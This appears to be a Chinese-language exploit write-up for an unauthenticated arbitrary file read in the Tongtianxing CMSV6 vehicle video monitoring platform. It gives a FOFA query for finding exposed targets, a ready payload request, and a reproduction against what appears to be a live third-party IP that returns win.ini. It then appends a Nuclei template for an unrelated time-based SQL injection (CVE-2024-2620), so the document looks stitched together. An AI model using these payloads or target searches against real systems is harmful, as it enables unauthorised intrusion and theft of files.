
T1-2通天星-CMSV6车载视频监控平台-任意文件读取

漏洞描述：

通天星CMSV6车载视频监控平台 StandardReportMediaAction_getImage.action接口处任意文件读取漏洞，未经身份认证的攻击者可以通过此漏洞获取系统内部敏感文件信息，使系统处于极不安全状态

网站图片：



网络测绘：

fofa语法：


FOFA：body="/808gps/"

漏洞复现：

payload：

```
GET /808gps/StandardReportMediaAction_getImage.action?filePath=C://Windows//win.ini&fileOffset=1&fileSize=100 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.0.1
Accept-Encoding: gzip
Connection: close
```

效果图：
读取C://Windows//win.ini



```
GET /808gps/StandardReportMediaAction_getImage.action?filePath=C://Windows//win.ini&fileOffset=1&
fileSize=100 HTTP/1.1
Host: 185.38.19.40:88
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.
0.1
Accept-Encoding: gzip
Connection: close
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=36F0DE4
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: 
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: 
Pragma, Last-Modified, Cache-C
lang,userId,token,csrftoken,Au
Access-Control-Allow-Credentia
X-Content-Type-Options: nosnif
X-XSS-Protection: 1; mode=bloc
Content-Disposition: inline
Content-Type: image/jpeg;chars
Content-Language: ru-RU
Date: Mon, 26 Feb 2024 07:16:0
Connection: close
Content-Length: 759

 for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Yaml模板

```
id: F2-2FuJianKeLiXunTongXin-SQL

info:
  name: F2-2FuJianKeLiXunTongXin-SQL
  author: Kpanda
  severity: critical
  description: pwd_update.php接口处存在SQL注入漏洞
  reference:
    - https://blog.csdn.net/qq_41904294/article/details/136925239?spm=1001.2014.3001.5502
  tags: CVE-2024-2620,FuJianKeLiXunTongXin,SQL


http:
  - raw:
      - |
        GET /api/client/user/pwd_update.php?usr_number=1%27%20AND%20(SELECT%207872%20FROM%20(SELECT(SLEEP(6)))DHhu)%20AND%20%27pMGM%27=%27pMGM&new_password=1&sign=1 HTTP
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate, br
        Connection: close
        Upgrade-Insecure-Requests: 1

    matchers:
      - type: word
        part: header
        words:
          - '200'
      - type: dsl
        dsl:
          - 'duration>=6'
```